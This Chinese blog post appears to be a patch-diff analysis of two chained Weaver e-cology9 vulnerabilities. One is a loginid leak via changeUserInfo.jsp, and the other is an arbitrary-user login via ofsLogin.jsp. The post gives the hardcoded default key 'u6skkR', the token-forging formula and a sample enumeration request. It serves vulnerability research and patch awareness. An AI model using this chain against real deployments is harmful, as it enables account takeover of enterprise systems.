

泛微e-cology9 changeUserInfo信息泄漏及ofsLogin任意用户登录漏洞分析

原创 小透明 雷神众测 2023-05-26 16:25 发表于浙江



由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，雷神众测及文章作者不为此承担任何责任。

雷神众测拥有对此文章的修改和解释权。如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经雷神众测允许，不得任意修改或者增减此文章内容，不得以任何方式将其用于商业目的。



漏洞介绍

泛微协同管理应用平台(e-cology)是一套兼具企业信息门户、知识文档管理、工作流程管理、人力资源管理、客户关系管理、项目管理、财务管理、资产管理、供应链管理、数据中心功能的企业大型协同管理平台，并可形成一系列的通用解决方案和行业解决方案。

2023年05月15日，泛微官方发布10.57.2版本安全补丁。其中修复了两个漏洞，分别是信息泄漏和任意用户登录漏洞，两个漏洞可以被攻击者组合起来利用，从而能够使攻击者进入到系统后台。



影响范围

在测试的几个版本中，如下几个版本是不存在 `ofsLogin.jsp` 文件的。

- 9.00.1807.03
- 9.00.2008.17
- 9.00.2102.07
- 9.00.2110.01

在如下版本中是存在 `ofsLogin.jsp` 文件的。

- 9.00.2206.02

那么可以简单判断，在 `9.00.2110.01` 以及之前的版本是不受该漏洞的影响的，在 `9.00.2206.02` **以及之后的版本**可能会受到该漏洞的影响，而在这两个版本之间的版本，由于没有源码，是否受影响就不得而知了。

补丁版本：

- <10.57.2



补丁包分析


2023年04月18日，泛微首次发布v10.57版本补丁包，同年05月15日又发布v10.57.2版本补丁包，通过如下两条链接分别下载两个版本的补丁包。


```
https://www.weaver.com.cn/cs/package/Ecology_security_20230418_v9.0_v10.57.zip?v=20230418
```

```
https://www.weaver.com.cn/cs/package/Ecology_security_20230515_v9.0_v10.57.2.zip?v=20230515
```

由于泛微官方已经将本文两个漏洞的补丁文件覆盖到了v10.57版本补丁包中，所以现在下载到的v10.57版本补丁包其中也有了相关的漏洞补丁文件。拿现在构造好的链接下载得到的v10.57版本补丁包与v10.57.2版本补丁包相对比是对比不出什么差异的。

不过我在04月20日及时下载了v10.57版本的补丁包，所以拿其与现在的v10.57.2版本补丁包对比，是能够很迅速地发现新增的漏洞补丁文件。





如下是第一个漏洞补丁代码，暴露出的是 `/mobile/ plugin / 1 / ofsLogin . jsp` 文件与 `syscode` 参数，并且还检查 `transferE9` 文件中 `secretkey` 的值是否等于 `u6skkR`，如果是则提醒更改密钥，且产生漏洞利用安全警告。

```
1 if (path.indexOf("/mobile/") != -1 && path.contains("/plugin/") && path.conta
2     User user = sc.getUser(req);
3     new HashMap();
4     String returnInfoString = "";
5     BaseBean baseBean = new BaseBean();
6     int isFix = sc.getIntValue(baseBean.getPropValue("transferE9", "isFix"));
```

```

7     if (isFix == 1) {
8         return true;
9     }
10
11     String rnd = baseBean.getPropValue("transferE9", "secretkey");
12     if ("u6skkR".equalsIgnoreCase(rnd) || StringUtils.isBlank(rnd) || rnd.length() < 10) {
13         returnInfoString = "认证密钥不安全，transferE9中更新密钥，请更改密钥，建议更换为16位随机字符串";
14         sc.putToTmpForbiddenIpMap(ThreadVarManager.getIp(), req.getRequestURI());
15         sc.writeLog(">>>>Xss(Validate failed[access reject]) validateClass=we");
16         return false;
17     }
18
19     String syscode = req.getParameter("syscode");
20     if ("im".equalsIgnoreCase(syscode)) {
21         returnInfoString = "syscode参数异常，syscode=" + syscode;
22         sc.putToTmpForbiddenIpMap(ThreadVarManager.getIp(), req.getRequestURI());
23         sc.writeLog(">>>>Xss(Validate failed[access reject]) validateClass=we");
24         return false;
25     }
26 }

```

第二个漏洞的补丁代码如下，指明 `/mobile/ plugin / changeUserInfo .jsp` 文件与当 `type` 参数值等于 `"getLoginid"` 时的情况。


```

1  if (path.contains("/mobile/") && path.contains("/plugin/") && path.contains("changeUserInfo.jsp") && "getLoginid".equals(type)) {
2      if ("E9".equals(sc.getEcVersion())) {

```


```
3      sc.putToTmpForbiddenIpMap(ThreadVarManager.getIp(), req.getRequestURI
4      sc.writeLog(">>>>Xss(Validate failed[access reject]) validateClass=wea
5      return false;
6  }
7
8  String type = req.getParameter("type");
9  if ("getLoginid".equals(type)) {
10     sc.putToTmpForbiddenIpMap(ThreadVarManager.getIp(), req.getRequestURI
11     sc.writeLog(">>>>Xss(Validate failed[access reject]) validateClass=wea
12     return false;
13 }
14 }
```

那么，接下来对如上两个文件做进一步分析。



任意用户登录分析

首先先进入 `mobile / plugin / 1 / ofsLogin . jsp` 文件，如下图所示。



```
19 String syscode = request.getParameter("syscode");
20 String receiver = request.getParameter("receiver");
21 String timestamp = request.getParameter("timestamp");
22 String loginTokenFromThird = request.getParameter("loginTokenFromThird");
23 String gopage = URLDecoder.decode(request.getParameter("gopage"), "utf-8");
24 String loginTokenFromThird2 = AESCoder.encrypt(receiver+timestamp, syscode+Prop.getPropValue("transferE9",
    ".secretkey"));

25
26 log.info("=====登陆认证开始=====");
27 log.info("syscode: "+syscode);
28 log.info("receiver: "+receiver);
29 log.info("timestamp: "+timestamp);
30 log.info("loginTokenFromThird : "+loginTokenFromThird);
31 log.info("gopage: "+gopage);
32 log.info("loginTokenFromThird2: "+loginTokenFromThird2);
33
34 if(!loginTokenFromThird.equalsIgnoreCase(loginTokenFromThird2)){
35     log.info("登陆失败! ");
36     //response.sendRedirect("/login/Login.jsp");
37     toURL = "/login/Login.jsp";
38 }else {
39     rs.executeQuery("select hrmtransrule from ofs_sendinfo where syscode = ?",syscode);
40     rs.next();
41     String hrmtransrule = rs.getString("hrmtransrule");
```

最开头根据 syscode、 receiver、 timestamp、 loginTokenFromThird、 gopage 参数接收相应的参数值，然后对 loginTokenFromThird 参数值进行判断是否等于 loginTokenFromThird2 的值，如果不等于则会登录失败跳转至 /login/ Login . jsp。

```
1 String toURL = "";
2 Logger log = LoggerFactory.getLogger();
3 String syscode = request.getParameter("syscode");
4 String receiver = request.getParameter("receiver");
5 String timestamp = request.getParameter("timestamp");
6 String loginTokenFromThird = request.getParameter("loginTokenFromThird");
```



```

7 String gopage = URLDecoder.decode(request.getParameter("gopage"), "utf-8");
8 String loginTokenFromThir2 = AESCoder.encrypt(receiver+timestamp, syscode+P
9
10 log.info("=====登陆认证开始=====");
11 log.info("syscode: "+syscode);
12 log.info("receiver: "+receiver);
13 log.info("timestamp: "+timestamp);
14 log.info("loginTokenFromThir2 : "+loginTokenFromThir2);
15 log.info("gopage: "+gopage);
16 log.info("loginTokenFromThir2: "+loginTokenFromThir2);
17
18 if(!loginTokenFromThir2.equalsIgnoreCase(loginTokenFromThir2)){
19     log.info("登陆失败! ");
20     //response.sendRedirect("/Login/Login.jsp");
21     toURL = "/login/Login.jsp";
22 }

```

先看看 `Prop . getPropValue ("transferE9" , "secretkey")` 是干嘛的, 相关代码如下, 其实就是获取 `prop / transferE9 . properties` 文件中 `secretkey` 的值, 是 `u6skkR`。

```


1 loginTokenFromThir2 = AESCoder.encrypt(receiver+timestamp, syscode+"u6skkR");

```

然后就变成如下。

```
1 loginTokenFromThir2 = AESCoder.encrypt(receiver+timestamp, syscode+"u6skkR");
```

继续看 `AESCoder.encrypt` 方法，一种基于AES算法的加密方法。



The screenshot shows an IDE window with the file `AESCoder.class` open. The editor displays the decompiled Java code for the `encrypt` method. The code is as follows:

```
111 public static String encrypt(String sSrc, String sKey) throws Exception {  
112     if (sKey == null) {  
113         System.out.print("Key为空null");  
114         return null;  
115     } else {  
116         byte[] raw = initSecretKey(sKey);  
117         SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");  
118         Cipher cipher = Cipher.getInstance("AES");  
119         cipher.init(1, skeySpec);  
120         byte[] encrypted = cipher.doFinal(sSrc.getBytes());  
121         return byte2hex(encrypted).toLowerCase();  
122     }  
123 }  
124  
no usages  
125 public static byte[] hex2byte(String strhex) {  
126     if (strhex == null) {  
127         return null;  
128     } else {  
129         int l = strhex.length();  
130         if (l % 2 == 1) {  
131             return null;  
132         } else {  
133             byte[] b = new byte[l / 2];  
134  
135             for(int i = 0; i != l / 2; ++i) {  
136                 b[i] = (byte)Integer.parseInt(strhex.substring(i * 2, i * 2 + 2), 16);  
137             }  
138         }  
139     }  
140     return b;  
141 }
```

那么当 `loginTokenFromThir2` 参数值等于 `loginTokenFromThir2` 的值即 `AESCoder.encrypt(receiver + timestamp, syscode + "u6skkR")` 时，则继续往下进入到else分支。

```

34     if(!loginTokenFromThird.equalsIgnoreCase(loginTokenFromThird2)){
35         log.info("登陆失败! ");
36         //response.sendRedirect("/login/Login.jsp");
37         toURL = "/login/Login.jsp";
38     }else {
39         rs.executeQuery("select hrmtransrule from ofs_sendinfo where syscode = ?",syscode);
40         rs.next();
41         String hrmtransrule = rs.getString("hrmtransrule");
42         if(StringUtils.isBlank(hrmtransrule)){
43             hrmtransrule = "1";
44         }
45         log.info("hrmtransrule:"+hrmtransrule);
46
47
48         User user_new = null;
49         String rule = "loginid";
50         if("0".equals(hrmtransrule)){
51             rule = "id";
52         }else if("1".equals(hrmtransrule)){
53             rule = "loginid";
54         }else if("2".equals(hrmtransrule)){
55             rule = "workcode";
56         }else if("3".equals(hrmtransrule)){
57             rule = "certificatenum";

```

首先是根据 syscode 参数值进行的一句SQL查询，根据 syscode 的值从 ofs_sendinfo 表中查询 hrmtransrule 的值。如果从表中查询到的 hrmtransrule 的值为空，则赋值字符串 "1" 为 hrmtransrule 参数的值。接着根据 hrmtransrule 参数值的不同，对 rule 参数赋不同的值，当然如果 hrmtransrule 参数值不等于 "0" / "1" / "2" / "3" / "4" 其中一个，它就默认等于 "loginid"。

```

1  rs.executeQuery("select hrmtransrule from ofs_sendinfo where syscode = ?",sys
2  rs.next();

```

```

3 String hrmtransrule = rs.getString("hrmtransrule");
4 if(StringUtils.isBlank(hrmtransrule)){
5     hrmtransrule = "1";
6 }
7 log.info("hrmtransrule:"+hrmtransrule);
8
9 User user_new = null;
10 String rule = "loginid";
11 if("0".equals(hrmtransrule)){
12     rule = "id";
13 }else if("1".equals(hrmtransrule)){
14     rule = "loginid";
15 }else if("2".equals(hrmtransrule)){
16     rule = "workcode";
17 }else if("3".equals(hrmtransrule)){
18     rule = "certificatenum";
19 }else if("4".equals(hrmtransrule)){
20     rule = "email";
21 }


```

不妨先看看 ofs_sendinfo 表中的字段以及对应的值，查询结果如下，表中默认只存在一条数据，而且 hrmtransrule 字段的值为 NULL。意味着在默认情况下，无论 syscode 参数值是什么，都不会影响查询出来的 hrmtransrule 是一个空值，这将导致代码中的 hrmtransrule 变量值为 "1"，然后 rule 就为 "loginid"。

```

1 select * from ofs_sendinfo;
2
3 id syscode serverurl classimpl isvalid sysdesc hrctransrule send_type_s
4 1 IM weaver.ofs.interfaces.SendRequestStatusDataImplForIM 1 For IM NULL

```



之后，根据 `rule` 参数值等于 "loginid"，又进行了一次SQL查询，这次是从 `HrmResource` 表中
进行查询。此处的 `?` 表示一个占位符号，在这里意味着 `receiver` 变量的值。

```

1 String sql = "select * from HrmResource where "+rule+" = ? and status < 4 ";
2 log.info("sql: "+sql);
3 rs.executeQuery(sql,receiver);

```

如果查询成功，就从查询结果中取 `id` 字段的值，并赋值给变量 `userId`。接着就根据 `userId` 去
创建对应用户的Session，最后判断 `result` 中的 `status` 是否为 "1"，如果不是则跳转至登录页


面，如果是就会跳转至 `gopage` 参数对应的路径，若 `gopage` 参数的值为 `/wui/index.html`，则会跳转至后台，完成用户登录。

```
1  if(rs.next()){
2      int userId = rs.getInt("id");
3      Map<String, Object> result = (Map<String, Object>)SessionUtil.createSessi
4      log.info("登陆结果result:"+result);
5
6      User user = (User) request.getSession(true).getAttribute("weaver_user@bea
7      log.info("登陆结果user:"+ JSON.toJSONString(user));
8
9      String status = (String)result.get("status");
10     log.info("=====登陆认证结束=====");
11     if("1".equals(status)){
12         //response.sendRedirect(gopage);
13         //return;
14         toURL = gopage;
15     }else {
16         toURL = "/login/Login.jsp";
17     }
18 }
```

在这个过程中，关键就在于 `receiver` 参数的值。不过的是，默认情况下 `HrmResource` 是一张空表，如下是其各个字段。这也意味着该漏洞在 `HrmResource` 表为空的情况下是不可利用的。

```
1 select * from HrmResource;
```

```
1 id loginid password lastname sex birthday nationality systemlanguage m
```



登入系统后台新建一名人员，再看 HrmResource 表发生的变化。

The image displays two screenshots from the 'e-cology' HR system. The top screenshot shows the '新建人员' (New Person) form. The form is divided into several sections: '基本信息' (Basic Information), '通讯信息' (Contact Information), '工作信息' (Work Information), and '系统信息' (System Information). The '状态' (Status) field is highlighted with a red box and contains the value '正式' (Formal). The '登录名' (Login Name) field is also highlighted with a red box and contains the value 'user1'. The '移动电话' (Mobile Phone) field is highlighted with a red box and contains the value '13412345678'. The '入职日期' (Start Date) and '参加工作日期' (Work Start Date) are both set to '2023-05-20'. The '密码' (Password) field is highlighted with a red box and contains the value 'user1'. The '确认密码' (Confirm Password) field is highlighted with a red box and contains the value 'user1'. The '安全级别' (Security Level) is set to '3'. The '验证码' (Verification Code) is '8962'. The bottom screenshot shows a SQL query in the 'Database Navigator' window. The query is `SELECT loginid, password, lastname, mobile, status FROM HrmResource;`. The results are displayed in a table with the following data:

loginid	password	lastname	mobile	status
user1	161EBD7D45089B3446EE4E0D86DBC92	Yu Liu	13412345678	1

如上图，其中 status 字段代表的是人员的状态，有试用/正式/临时三种状态，显然 1 对应的是正式状态，只要满足这个值小于4即可。


```
1 rs.executeQuery("select * from HrmResource where loginid = ? and status < 4 ",
```

那么现在 `HrmResource` 表不为空，只要当 `receiver` 变量值为 `"user1"`，便能够对应上 `HrmResource` 表中的 `loginid` 字段的值，最终就能够成功地实现任意用户登录。

信息泄漏分析

通过如上的任意用户登录漏洞分析，可以明白该漏洞的利用条件是，需要已知一个存在于 `HrmResource` 表中的 `loginid`。接下来来看 `/mobile/ plugin / changeUserInfo . jsp` 文件以做进一步的 `loginid` 信息泄漏漏洞分析。

根据补丁代码，快速定位到存在问题的代码。如下，当 `type` 等于 `"getLoginid"` 时。

```
1 String type = Util.null2String(fu.getParameter("type"));
2 String mobile = Util.null2String(fu.getParameter("mobile"));
3
4 // ...
5
6 if ("getLoginid".equalsIgnoreCase(type)){
7     String loginId = "";
8     RecordSet rs = new RecordSet();
9     String sql = "select count(LOGINID) count from HRMRESOURCE where mobile lik
10    rs.executeQuery(sql, "%" + mobile + "%");
11    if(rs.next()){
12        int count = Util.getIntValue(rs.getString("count"), 0);
```

```

13     if(count == 0){
14         result.put("status", "-1");
15     } else if(count >1){
16         result.put("status", "0");
17     } else if(count == 1){
18         result.put("status", "1");
19         RecordSet rs1 = new RecordSet();
20         String sql1 = "select LOGINID from HRMRESOURCE where mobile like ?";
21         rs1.executeQuery(sql1,"%"+mobile+"%");
22         if(rs1.next()){
23             result.put("loginId", rs1.getString("LOGINID"));
24         }
25     }
26 }
27 }

```

查询时使用了 `%`，可以模糊匹配 `mobile`，当查询出的结果条数为0时，返回 `{ "status" : "-1" }`。

```


1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=1234 HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept-Encoding: gzip, deflate
5 Connection: close

```

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
